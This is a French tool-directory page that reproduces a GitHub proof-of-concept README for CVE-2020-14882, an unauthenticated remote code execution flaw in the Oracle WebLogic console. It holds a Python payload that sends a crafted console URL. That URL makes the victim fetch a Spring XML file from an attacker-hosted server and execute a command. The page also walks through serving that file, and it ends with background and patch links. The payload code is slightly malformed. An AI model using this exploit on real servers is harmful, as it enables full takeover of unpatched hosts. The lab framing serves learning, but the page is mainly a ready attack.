Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2020-14882 — Prise de contrôle du serveur Oracle WebLogic | Kitploit

Outils/GitHubGitHub/lucaspdiniz/cve-2020-14882
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionApprentissage et Éducation
GitHublucaspdiniz/cve-2020-14882

CVE-2020-14882

Prise de contrôle du serveur Oracle WebLogic

Voir le dépôt
126il y a 2 ansPas encore vérifié
Partager

Vulnérabilité RCE WebLogic - CVE-2020-14882

  • Introduction

CVE-2020-14882 est une faille d'exécution de code à distance (RCE) dans le composant Console d'Oracle WebLogic Server. Cette faille sans authentification a reçu une complexité d'attaque « faible » et a été qualifiée de « facilement exploitable » par Oracle, ce qui lui a valu un score CVSSv3 critique de 9,8. Une exploitation réussie permettrait à un attaquant non authentifié de compromettre le serveur Oracle WebLogic via HTTP et de prendre le contrôle total de l'hôte. (En savoir plus - Tenable)

  • Score de Sévérité - CVSS 3 ⚠️


Les versions prises en charge concernées sont 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 et 14.1.1.0.0.

Exploration - POC ❗

Environnement 💻

Victime (Serveur WebLogic) : 192.168.0.15 - Windows 10 PRO exécutant WebLogic Server.
Attaquant (Fichier XML hébergé) : 192.168.0.16 - Kali Linux - GNU/Linux - Debian.

  1. Pour la première étape, créons un fichier Python qui exploitera la vulnérabilité dans WebLogic.

Payload :

import requests
url = http://{}:{}/console/images/%252E%252E%252Fconsole.portal' \
		'?_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext' \
		'(%22http://192.168.0.16:8000/Documents/teste.xml%22)'.format('192.168.0.15', '7001')
response = requests.get(url)

Ce payload va appeler une bibliothèque XML Spring Framework pour envoyer une requête à un serveur dans le domaine de l'attaquant, cherchant le fichier teste.xml.

  1. Nous devons préparer le fichier XML qui sera appelé par la victime. Nous avons créé une structure XML standard, mais nous avons inclus le framework et les champs de valeur sont importants à cette étape car ils seront exécutés sur la victime. Pour cet exemple, nous appelons le fichier de la calculatrice Windows.



  1. Sur l'hôte de l'attaquant, nous devons créer un serveur avec le fichier XML qui sera demandé par la victime. Pour simplifier, nous utilisons notre propre serveur Python http.server.

  1. Lancement de l'attaque 🎯. Nous exécutons le script de l'étape 1. À cette étape, nous avons pu identifier le journal des appels du fichier XML effectués par la victime.


  1. RCE exécutée avec succès 💥. Du côté de la victime, on peut visualiser l'exécution à distance (RCE) de la calculatrice Windows.

Conclusion

Le 28 octobre, un chercheur en sécurité nommé Jang a publié un article de blog (en vietnamien) sur CVE-2020-14882, incluant des détails partiels pouvant être utilisés pour un PoC. Jang n'est pas étranger aux failles WebLogic, ayant été crédité de la découverte et du signalement de CVE-2020-2555 à Oracle, qui a corrigé la vulnérabilité dans sa CPU de janvier 2020. En mars, Jang a confirmé que CVE-2020-2555 n'était pas complètement corrigée. La contournement de CVE-2020-2555 a été divulgué par un autre chercheur, Quynh Le du Centre de sécurité de l'information VNPT (ISC). Le et Jang sont tous deux crédités pour avoir signalé ce contournement, identifié comme CVE-2020-2883. (En savoir plus - Tenable)

Quelques liens pour aider à corriger

  • Oracle WebLogic : CVE-2020-14882 : Critical Patch Update (Doc ID 2771503.1). (Support Oracle)

  • Oracle Critical Patch Update Advisory - Octobre 2020. (Support Oracle)

  • Comment atténuer l'impact de CVE-2020-14882 Weblogic. (Support Oracle)

  • Vulnérabilité dans le produit Oracle WebLogic Server d'Oracle Fusion Middleware. (Mitre - CVE)

Vulnérabilité corrigée ✅

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    315
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    285

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →